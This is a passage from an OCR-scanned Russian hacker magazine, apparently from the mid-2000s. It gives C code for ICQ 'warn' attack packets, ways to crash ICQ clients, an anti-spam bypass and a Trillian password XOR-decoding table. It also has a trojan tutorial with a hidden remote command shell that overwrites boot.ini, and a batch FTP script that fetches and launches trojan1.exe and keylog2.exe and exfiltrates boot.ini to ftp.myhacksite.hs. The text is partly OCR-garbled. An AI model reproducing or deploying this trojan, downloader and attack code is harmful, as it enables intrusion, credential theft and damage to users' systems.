

❶. Функция для помещения в буфер значений произвольной глины, например, текст сообщений, UIN, пароль и т.д.:

```
static char *writes(char *buf, const char
*data, int len)
{
    memcpy(buf, data, len);
    return buf+len;
}
```

FLAP-пакет имеет заголовок с фиксированной глиной, равной 6 байтам, и следующий за ним блок данных (переменной глины). '\x2A' (Command Start) позволяет сервису отличать пакет ICQ от других пакетов (начало пакета ICQ).

Смотрим на схему.

Channel ID - идентификатор канала.



Sequence number - может быть случайным числом.

Data - собственно данные, которые мы передаем в пакете.

Ниже приведена пара функций, которые мы будем использовать для открытия и закрытия FLAP'a.

```
static char *flap_begin(char *buf, char
channel)
{
    static int seq = 0;
    buf = writel(buf, 0x2A);
    buf = writel(buf, channel);
    buf = writew(buf, ++seq);
    return buf+2;
}

static char *flap_end(char *buf, char
*start)
{
    start -=2;
    writew(start, buf-start-2);
    return buf;
}
```

Заметь, мы уже используем функции, которые предопределили выше, и теперь настало время нашей главной функции, в которой и сформируется варн-пакет.

Приступим к основному коду.

```
main(int argc, char *argv[])
{
```

Объявляем, соответственно, буфер, куда мы будем все формировать, FLAP и TLV:

```
static char *buf, *flap, *tlv;
```

Идентификатор запроса - необходимое значение для SNAC-заголовка, при сеансе каждый раз увеличивается на единицу. Если это значение не будет увеличиваться, произойдет мгновенное отключение от сервера:

```
u_int32_t requestid = 0;
```

Собираем варн-пакет и пакуем это все хозяйство в буфер:

```
buf = (char *)malloc(n, sizeof(char ));
buf = flap = flap_begin(buf, 2);
buf = writew(buf, 0x0004);
buf = writew(buf, 0x0008);
buf = writew(buf, 0x0000);
buf = writel(buf, ++requestid);
```

Важное замечание по поводу анонимности посланного пакета: значение 0x0001 сформирует анонимный пакет, значение 0x0000 сформирует неанонимный пакет.

В общем, если посылать пакет анонимно, сервер просто откажется его принять :). Пишем:

```
buf = writew(buf, 0x0000); //не анонимный
buf = writel(buf, uinlen);
buf = writes(buf, uin, uinlen);
flap_end(buf, flap);
```

После того как мы сформировали буфер (а мы его сформировали), отправляем его на сервер функцией send, а в случае сетевой проблемы выводим ошибку:

```
if(send(sock, buf, packlen,0) == -1){per-
ror("SNAC04,08 Send:"); exit(1);}
```

На компакт-диске ты найдешь исходный код программы, которая показывает варнинг-ле-вел клиента ICQ. Само собой, его легко модифицировать для нужд молодежи :).

Если тебе надоела аська, достаточно указать в настройках свой e-mail: xxx@vke.ru (вместо xxx можно подставить что угодно), и уин окажется анрегнут :).

icq2000cc.ho
bi.ru -
ICQ2000:
сделай сам :).

КАНАЛЫ ТЕТИ АСИ

- На сервисе ICQ есть понятие канала (channel). Всего их 5 штук, и, в зависимости от того какой канал в указан пакете ICQ, он передается на обработку соответствующим службам (функциям). Канал в пакете ICQ всегда указывается вторым байтом во FLAP-пакете.
- channel 1** - служит для начальных целей, таких, как установление связи (авторизация).
- channel 2** - служит для передачи основных пакетов, передачи данных, в том числе и сообщений.
- channel 3** - канал обработок ошибок.
- channel 4** - канал разъединения.
- channel 5** - служебный канал; возможно, он используется администраторами.


Если пакет был успешно доставлен на сервер, сервер вернет нам пакет со SNAC(04, 09), в котором будет содержаться новый уровень warning-level'a UIN'a, который мы собрались атаковать, в процентах. В случае отказа сервера в данной услуге вернется пакет со SNAC (04, 01).

На этом мы завершаем наш краткий рассказ про warn-атаку. Дело это пока еще непубличное, и полные исходники тебе никто просто не отдаст, но кое-что мы все же раздобыли и выложили на CD к журналу. Хватай, пока горячее :). Но тема атак на известный пейджер этим не ограничивается. На закуску мы расскажем о слегка устаревших, но еще рабочих способах.

ICQ-ЧЕРВИ

■ Как таковые, ICQ-черви являются программами двухступенчатого принципа действия. Механизм работы червя достаточно прост, более того, он вопреки слухам даже не использует протокол ICQ для распространения. Алгоритм его такой: червь рассылает с зараженного компьютера сообщение по сети ICQ (используя контакт-лист зараженной машины): «Посетите сайт ...com\biz|net». Если пользователь заходит на этот сайт, в дело вступает скрипт, использующий уязвимости в Internet Explorer, который собственно и отвечает за размножение червя. Именно он скачивает на компьютер компоненты червя и устанавливает их в систему.

Для примера возьмем нашумевший вирус Bizex. Это сообщение получили многие пользователи сети ICQ: www.jokeworld.xxx/xxx.html :)). Для маскировки при просмотре веб-сайта пользователю показывается содержание интернет-представительства "Joe Cartoon" - автора популярных американских мультсериалов. В это время вирус атакует компьютер, используя сразу два направления. Во-первых, проникая



...на компьютер без уведомления пользователя загружается специальный файл, который "докачивает" Bizex.

сквозь брешь в браузере Internet Explorer и через дыру в операционной системе Windows. Почитать о данных отверстиях можно тут:

www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-047.asp (уязвимость в ослике IE) и тут:

www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-011.asp (очередная пробоина в операционке от Microsoft).

В результате этих действий на компьютер без уведомления пользователя загружается специальный файл, который "докачивает" непосредственно файл-носитель Bizex (APT-GETUPD.EXE) и запускает его на выполнение. После этого Bizex начинает процедуру заражения компьютера. Для этого он создает папку SYSMON в системном каталоге Windows, копирует себя в нее под именем SYSMON.EXE и прописывается в реестре:

(HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run)

Таким образом, вирус обеспечивает себе автоматический запуск при каждой загрузке операционной системы.


По завершении этого процесса Bizex начинает процедуру дальнейшего распространения по ICQ. Червь извлекает из себя несколько системных библиотек для работы с этим интернет-пейджером и устанавливает их в системный каталог Windows. С их помощью Bizex получает доступ к списку контактов ICQ, отключает запущенный ICQ-клиент, осуществляет самос-

тоятельное подключение к серверу от имени владельца зараженной машины и от его имени рассылает по всем найденным контактам ссылку на указанный выше веб-сайт. Важно отметить, что червь атакует только оригинальные ICQ-клиенты (за исключением ICQ2Go), в то время как альтернативные пейджеры (Miranda, Trillian) не поддаются атаке. Кроме того, Bizex успешно воровал конфиденциальную информацию с зараженных компьютеров: собирал информацию об установленных платежных системах, перехватывал данные, передаваемые с компьютера по протоколу HTTPS.

Ты спросишь: «Как червь от моего имени может рассылать сообщения?» Давай попробуем разобраться. В сети можно найти такую библиотеку - ICQAPI.dll. Она содержит в себе набор необходимых функций для работы с аськой. Именно ее червь скачивает и устанавливает на компьютер для дальнейшего своего распространения.

Иначе говоря, ICQ API - набор функций, содержащийся в DLL. API позволяет асинхронизировать процессы запроса данных от ICQ-клиента, выполнения первоначальных действий в клиенте и получения сообщения от клиента. Чтобы использовать API, приложение должно в начале вызвать один раз функцию ICQAPICALL_SETLISENSEKEY. Только после этого возможен вызов остальных функций. ICQ API содержит вызовы и сообщения (уведомления). Все вызовы синхронизированы с блокировкой по времени





Сорец легендарного ipdburte

в 1 секунду (timeout) таким образом, что если ICQ клиент не ответил за 1 секунду, то запрос расценивается как невыполненный. Каждый запрос возвращает булево значение - FALSE или TRUE в зависимости от его невыполнения/выполнения соответственно. Сообщения отсылаются от ICQ-клиента, и они тоже синхронизированы с блокировкой по времени в 1 секунду: если приложение не ответило за это время, то сообщение не отослано и приложение больше никаких сообщений не получит.

Вот несколько функций, которые стороннее приложение может использовать для работы с ICQ:

ICQAPICall_GetOnlineListDetails - функция, которая возвращает список юзеров из твоего контакт-листа, находящихся в данный момент в онлайне.

ICQAPICall_GetOnlineListType - функция, которая возвращает код состояния отображения контакт-листа (0 - обычный вид, 1 - разбитие на группы).

ICQAPICall_SetOwnerState - функция, которая устанавливает статус ICQ-клиента, например:

```
BICQAPI_USER_STATE_ONLINE      0
BICQAPI_USER_STATE_CHAT       1
BICQAPI_USER_STATE_AWAY       2
BICQAPI_USER_STATE_NA         3
BICQAPI_USER_STATE_OCCUPIED   4
BICQAPI_USER_STATE_DND        5
BICQAPI_USER_STATE_INVISIBLE  6
BICQAPI_USER_STATE_OFFLINE    7
```

ICQAPICall_SendMessage - функция, которая может быть использована для рассылки сообщения пользователям из контакт-листа с предложением посетить враждебный сайт.

А ДАВАЙТЕ ПОВЕСИМ КЛИЕНТА?

■ Все мы знаем, что можно прислать товарищу свой контакт-лист. Но мало кто знает, что этот безобидный перечень контактов может намертво повесить ICQ-клиента. Пакет контакт-листа формируется следующим образом: вначале идет количество передаваем-


ых иинов, а после - список вида Nick -> UIN. Если «подправить» пакет таким образом, чтобы количество передаваемых иинов было равно 65535 (0xFFFF), то клиент, которому передается «подправленный пакет», наглухо виснет. Происходит это, по-видимому, из-за того что аська выделяет память для обработки полученных адресов исходя из количества присланных иинов. Что из этого может получиться? Да все что угодно: аська может выпасть, может зависнуть, может выделить много памяти и впасть в протрацию. Последствия такой атаки будут варьировать от перезагрузки до переустановки клиента.

Есть в ICQ интересная фишка, называемая email-express. Если послать письмо на адрес [uin]@pager.icq.com, то оно в виде сообщения будет доставлено на уин, который мы указали. Пакет формируется в виде строки, содержащей ник, уин, емэйл, текст email-express'a. Разделяются они символом «Ю» (0xFE). Если этот пакет сформирован некорректно, а именно, количество разделителей не соответствует количеству полей (например, в строку написано 100 символов «Ю»), то аська при получении подобного пакета начинает глючить, а в перспективе - умирает. Большинство подобных багов, правда, исправлено в последних версиях ICQ.

Я ОТ ИВАНА ПЕТРОВИЧА...

■ Как часто у тебя в асе выскакивало сообщение: «Привет! Я Маша (Зина, Клава)! Я доярка из деревни Гадюкино, мне одиноко и скучно в деревне с коровами! Поэтому я фоткаюсь с ними голы и выложила свои фотки на сайт www.masha.freesexx.____!? Что, часто? В данном случае мы имеем дело с ICQ-спамом, между прочим, весьма доходным видом бизнеса ;). Конечно, пользователи пытаются с ним бороться: сначала просто снимают галочку в настройках, которая показывает статус клиента в сети ICQ, поскольку многие спам-программы отсылают сообщения, если клиент в онлайне. Затем включают антиспам-фильтр, следящий за приемом сообщений от респондентов не из контакт-листа. Однако злые взломщики нашли способ обойти это препятствие. Комбинация проста и изящна: во-первых, отправляем пользователю сообщение, чтобы оказаться у него в «Not in list», затем отправляем клиенту сервисное сообщение, суть которого сводится к следующему: «Спасибо, что вы меня авторизовали». Аська клиента по своей наивности полагает, что разрешение на авторизацию действительно было дано пользователем и добавляет нас в контакт-лист жертвы. И никакие антиспам-фильтры нам более не помеха.

Автор благодарит payhash'a (www.aol-hackers.ru) & VKE (vke.ru) за помощь в подготовке статьи и проявленную стойкость и терпение в этом деле ;).



IPDFlood

Hi-Tech (hi-tech@nsd.ru, http://nsd.ru)

ОДИССЕЯ ПРОГРАММИСТА

КРАТКИЙ ЭКСКУРС В ТРОЯНМЕЙКИНГ

Еще со времен появления первых персональных компьютеров стали возникать вредоносные программы - вирусы. Из-за того что сеть в те времена была большой редкостью, паразиты перебирались с компьютера на компьютер на различных носителях, маскируясь под интересные игры или полезные утилиты.



ЧТО ЕСТЬ ТРОЯН?

■ Давным-давно под трояном понимали просто злобную программу, которую распространяли на различных носителях информации. При помощи социальной инженерии пользователя заставляли запустить ее. Последствия запуска троянатога были отформатированный жесткий диск, испорченная система, стертые файлы и многое-многое другое. Воровать в то время было особо нечего, и основной функцией троянов были деструкция и приколы.

Шло время, технологии развивались и становились все более доступными, и вскоре на свет появились первые наброски клиент-серверных троянов, управляемых через TCP/IP удаленно. Распространялись они по-прежнему на различных носителях, а также по интернету и по e-mail (под видом всяческих твикеров системы, кракеров интернета и коллекций порно). Новое поколение троянов умело не только форматировать жесткий диск, но и тащить с компьютера PWL, ICQ UIN, а затем и пароли из различных почтовых программ, кошельки с e-деньгами. Затем к некоторым троянам подключилась функция самораспространения, трояны стали создаваться, в большинстве случаев, для каких-либо конкретных заданий, что позволяло уменьшить до предела размер сервера с целью облегчения его впаривания. Что проще: передать по e-mail 300 Кб или 5 Кб?

На что же направлено действие современных троянов? В первую очередь, конечно на кражу конфи-

альной информации. В понятие «конфиденциальная информация» входят не только пароли RAS, ICQ, IRC, E-MAIL, NetBIOS, FTP, SHELL, но и ценные документы: данные о кредитной карте, копии паспорта и прочие важные сведения, которые можно получить из файлов, сохраненных на компьютере. Пример такого трояна был рассмотрен в Спеце #11.2003(36), посвященному кардингу, и умело наше творение (теоретически) утягивать WM-кошелечек у неумного, но богатого пользователя.

Эксперт компьютерной вирусологии Евгений Касперский в своей книге «Компьютерные вирусы» дал такое определение трояну: «К троянским козням относятся программы, наносящие какие-либо разрушительные действия, то есть в зависимости от каких-либо условий или при каждом запуске уничтожающие информацию на дисках, "завешивающие" систему и т.п.».

СДЕЛАЙ САМ?

■ Написание подобных программ грозит проблемами с законом по статье 273 УК РФ. Мы не несем никакой ответственности за действия чи-


тателя, которые он может свершить под влиянием этой статьи. Однако в образовательных целях мы все же приведем некоторые участки кода.

Во-первых, несмотря на предельную простоту нашей программки она будет клиент-серверной. Писать мы будем в VC++ и для начала создадим два файла - сервер и клиент. Сервер, разумеется, надо ваять безо всякой визуализации ;). Состояния проектов сразу же поменяем на Release. Подключим к ним winsock32.dll и функции WIN API для работы с сокетами и непосредственной связи клиента с сервером посредством TCP-IP. Последнее легко сделать, вписав в код две следующие строчки:

```
WSADATA wsaData;
WSAStartup(MAKEWORD(2,2), &wsaData);
```

Но об этом чуть позже, а пока перед нами стоят две проблемы - прописать сервер в автозагрузку и сделать так, чтобы при запуске он автоматически переписался в свою директорию.

Для выполнения копирования достаточно узнать текущее положение, вызвав функцию



Запуск ВАН'ника прошел успешно



Многофункциональный троян Sub-7

GetModuleFileName(NULL, buf1, sizeof(buf1)), после чего начать процесс копирования: «CopyFile(buf1, sti.full_exe_name, FALSE)». «FALSE» означает, что, если файл существует, он не будет перезаписан. Оно и правильно: зачем сто раз переписывать себя; тем более, если файл уже запущен откуда надо, попытка стереть его может вызвать ошибку, которая насторожит пользователя.

Теперь разберемся с автозагрузкой (подробнее данный вопрос рассмотрен в соответствующей статье этого Спеца). В принципе, если троян создается для того, чтобы получить необходимые данные один раз, и дальше его использовать не планируется, эта функция не требуется: получил пароли - отправил - самоуничтожился. Для долгоиграющей зло-проги можно использовать функции записи в реестр (RUN), а можно прописать файл в win.ini или system.ini. Сегодня мы предпочтем запись в *.ini, и чтобы файл загрузился этим способом, в секции [windows] достаточно написать гуп и полный путь к файлу, что можно проверить с помощью одной простой системной команды echo. Вызываем команду «echo [windows] > C:\Windows\win.ini» и «echo run C:\Windows\system\trojan.exe». При этом делаем проверку на наличие их,

иначе наш троян с каждым разом будет запускаться все больше раз, что нам совершенно не нужно.

С системной частью закончили, теперь приступим к работе с сокетами.

```
//Будем использовать TCP
SOCKET listet_Sock =
socket(AF_INET,SOCK_STREAM,0);
//Переменная со свойствами
SOCKADDR_IN addr_Sock;
addr_Sock.sin_family = AF_INET;
addr_Sock.sin_addr.s_addr = htonl(INADDR_ANY);
//Слушаем на порту 42448
addr_Sock.sin_port = htons(42448);
```

Далее нам надо как-то совместить свойства сокета (порт и т.д.) с самим сокетом. Сделать это можно так:

```
if (bind(listet_Sock,(LPSOCKADDR)
addr_Sock, sizeof(struct sockaddr))) return 0;
```

Таким образом, если порт уже используется или возникли другие проблемы с сокетом, «return 0» закроет функцию, которая работает с ними, а поскольку она у нас единственная, бедняга сервер просто склеится :).

Завершающим аккордом будет открытие порта:

```
if(listen(listet_Sock, 1)) return 0;
```

Здесь цифрой 1 обозначено допустимое количество коннектов. Бывает, соединения завершаются некорректно, например, при неожиданном отключении от интернета, и в этом случае часто создается ситуация, что сервер как бы поддерживает процесс соединения, которого нет, и при очередной попытке подсоединиться - эффект известен ;). Во избежание этого надо ввести тайм-аут на соединение. Далее необходимо позаботиться о том, чтобы команды принимались постоянно и чтобы сервер после исполнения полученного не вырубался, а отправлял новый сокет (обзовем его new_sock), для чего засунем разрешающую коннект функцию ассерт в так называемый CommandLoop.

Самой удобной структурой команды для многозадачного трояна будет такая: «имя_команды параметры». Таким образом, для начала надо определиться, какие команды будет выполнять наш сервер. Давай условимся, что он будет выполнять команды cmd.exe, вызывая его, и записывать в C:\boot.ini всякую чушь (деструктивное действие :)). Пусть началом команды cmd.exe «команда» будет «с», а функция порчи boot.ini - завязана на «f». Для приема нам понадобится создать еще одну функцию, назовем ее recv (сокращение от receive), которая будет принимать команды из new_sock и выполнять их. В ней создадим два буфера: один размером 2 байта, в который будет записываться первый символ: с или f, и второй размером 126 байт, в который будет записываться параметр функции. Например, если мы передадим «с notepad.exe», с запишется в буфер 1, сравнится с имеющимися в наличии обозначениями команд, обнаружится, что это не что иное, как запрос на выполнение команды, записанной в следующих 126 байтах, записанных в buff2[126] (кстати, если

Для кодига троянов подходит почти любой язык - C, Delphi, VB. Кстати, код на чистом WinAPI - это хорошее решение.

Любая программа (не обязательно троян) должна нести в себе новизну, то, что ее выделит среди множества других.

РАСШИФРОВКА ХЭШЕЙ ПАРОЛЕЙ

■ Для любителей ICQ приведем пример на основе популярного ICQ-клиента Trillian. Trillian хранит пароли в *.ini-файлах. Например, пароли от AIM и ICQ хранятся в файле aim.ini. Вид этого файла следующий:


```
[Имя профиля]
...
name=ICQ_uin
password=8216FD
```

Из написанного понятно, что запись, судя по всему, находится в HEX'e (на это указывают характерные для данной системы числения F и D). Попробуем перевести 82, 16, FD попарно в десятичные числа. Получаем число 130. А теперь воспользуемся табличкой, приведенной ниже. В первом столбце - номер пары в хэше (в нашем случае 82 - первая пара), а во втором - XOR (для полученного после перевода из HEX'a числа).

Итак, на калькуляторе (допустим, стандартном виндовом) у нас десятичное число 130, нажимаем кнопку XOR, потом набираем 243, давим на «=» и получаем 113. Это не что иное, как код символа «q». Проверить это можно, открыв блокнот, и, задержав ALT, ввести на нумрад'е это число. Для 22 мы получили 0. А для FD - «{».

Написать программу, которая декодирует такой алгоритм, не составит труда. Вообще, в сети есть множество более подробных описаний алгоритмов, а порой даже и готовых декодирующих модулей, написанных на различных языках программирования.

1	243
2	38
3	129
4	196
5	57
6	134
7	219
8	146
9	113
10	163
11	185
12	230
13	83
14	122
15	149
16	124



А, может, к тебе тоже закрался троян?

хватать не будет, ты можешь расширить буфер), и вызовется команда `cmd.exe /c notepad.exe`. По сути, системные команды вызываются так: `ShellExecuteA(NULL, "open", "cmd.exe", buf2_cmd, NULL, SW_HIDE)`.

Можно было пренебречь вызовом `cmd.exe` с флагом и вместо `cmd.exe` написать `notepad`, но предложенный мной принцип тебе пригодится для написания дальнейших функций (каких именно, нетрудно понять из других статей номера). Особое внимание стоит уделить параметру `SW_HIDE`: именно он помогает скрыть от глаз юзера действия программы (в данном случае - открытие окна `cmd.exe`).

```
char type[2], buf2[126]; //создаем буфер
while(true) {
    SOCKET new_sock =
    accept(listen_sock, 0, 0); //слушаем
    while(true) {
        int i = recv(new_sock, type, 2, 0); //загоняем в цикл
        recv(new_sock, buf2, 126, 0); //принимаем 126 байт
        if ((i == SOCKET_ERROR) || (i == 0)) break;
        //если ошибка - отключаемся
        if (type[0] == 'f')
```

```
ShellExecuteA(NULL, "open", "cmd.exe", "/c
echo Admin Lamer > C:\boot.ini",
    NULL, SW_HIDE); //если «f» - пишем в
boot.ini Admin Lamer
// А если «C» - выполняем команду
if (type[0] == 'c') {
    char buf2_cmd[129] = "/c ";
```

```
strcat(buf2_cmd, buf2);
```

```
ShellExecuteA(NULL, "open", "cmd.exe",
buf2_cmd, NULL, SW_HIDE);
}
```

```
shutdown(new_sock, 1); //вырубает сокет
```

```
closesocket(new_sock);
}
```

Используй полученную из статьи информацию только для образовательных целей.



ЗЛОБНЫЙ ВАТНИК - НЕТ НИЧЕГО ПРОЩЕ!

■ `echo open ftp.myhacksite.hs:21 > main.scn`

`get` Этим самым мы создадим файл сценария для `ftp`, называющийся `main.scn`, и запишем в него первую строчку, которая даст команду `ftp` - подконnectиться к `ftp.myhacksite.hs` на 21-й порт. Порт 21 задан по дефолту, и его можно не указывать, если `ftpd` на удаленном сервере открывает именно его. Обрати внимание: «`ftp://`» писать нельзя!

```
echo user admin>>main.scn
```

`get` Команда `user` означает имя пользователя, далее запросится пароль. При этом команду вводить не надо, просто запишем пароль.

```
echo admin>>main.scn
```

`get` Мы наверняка собираемся заливать что-нибудь новенькое, например, новую версию, которая будет более функциональна. Для этого нам потребуется заливать бинарные файлы (по умолчанию стоит тип `ASCII`). Указываем тип, в нашем случае - `binary`. И на этом написание сценария завершится.

```
echo binary>>main.scn
```

`get` Указываем, что мы будем заливать. Учитываем то, что эти файлы должны лежать в домашней `ftp`-директории, куда попадает пользователь при входе. Если же ты не получаешь писать в `home-dir` (особенно в случаях, когда доступ анонимный и существует папка `incoming`), необходимо выполнить команду «`cd directory`», а уже потом заливать находящиеся в ней файлы.

```
echo get trojan1.exe>>main.scn
```

```
echo get keylog2.exe>>main.scn
```

`get` Попрощаемся с сервером :), то есть просто разорвем коннект специальной командой «`bye`».

```
echo bye>>main.scn
```

`get` Запускаем `ftp` с параметрами для выполнения написанного нами сценария

```
ftp -s:main.scn -nd
```

`get` Запускаем скачанные файлы

```
start trojan1.exe
```

```
start keylog2.exe
```

`get` А теперь тащим файл `C:\boot.ini` с помощью все того же `ftp`. Пишем новый сценарий или просто добавляем пару строк в предыдущий.

```
echo open ftp.myhacksite.hs:21 > main-get.scn
```

```
echo user admin>>main-get.scn
```

```
echo admin>>main-get.scn
```

`get` Текстовые файлы надо заливать в `ASCII mode`, поэтому тип не указываем, так как он задан, как уже говорилось, по дефолту.

`get` Тут ничего не меняется. Теперь, предположим, у нас нет доступа на запись в главную директорию, но ты можешь писать в `incoming`. Поэтому перейдем в эту директорию.

```
cd incoming>>main-get.scn
```

`get` А теперь загружаем файл `C:\Boot.ini`. Далее делаем все по стандартному сценарию.

```
echo get c:\Boot.ini>>main-get.scn
```

```
echo bye>>main-get.scn
```

```
ftp -s:main-get.scn -nd
```

ИЗВРАЩЕНИЯ С BATCH

■ Конечно, `batch` не идет ни в какое сравнение с `bash`, но и на нем можно писать вполне функциональные вещи. Действие трояна, написанного на `batch`, основывается на запуске команд, таких, как `ftp`. Опреде-

лимся, что должно уметь наше творение. Для начала мы научим его скачивать что-либо с нашего `ftp`-сервера и утаскивать какой-нибудь определенный файл с зараженного компа, пусть это будет `C:\boot.ini`.

СОВАН - СОЗДАТЕЛЬ НЕБЕЗЫЗВЕСТНОГО ТРОЯНА LD.PINCH.

XS: Как возникла идея написания такого трояна, как pinch?

С: Изначально pinch задумывался для улучшения навыков программирования на асме, и не было и речи о его распространении, продаже и т.д. Но результат превзошел все ожидания, прежде всего своим размером и возможностями. Это был один из первых троев (га и сейчас таких по пальцам пересчитать), который вместо паролей слал хеши, а внешняя программа их декриптила и оформляла отчет.

XS: Как ты думаешь, почему pinch остается одним из наиболее популярных троянов?

С: Pinch является бесплатным, доступным и простым в использовании, содержит множество функций при минимальном размере сервера.

XS: Почему в отличие от других разработчиков подобного софта ты все-таки выложил его исходники?

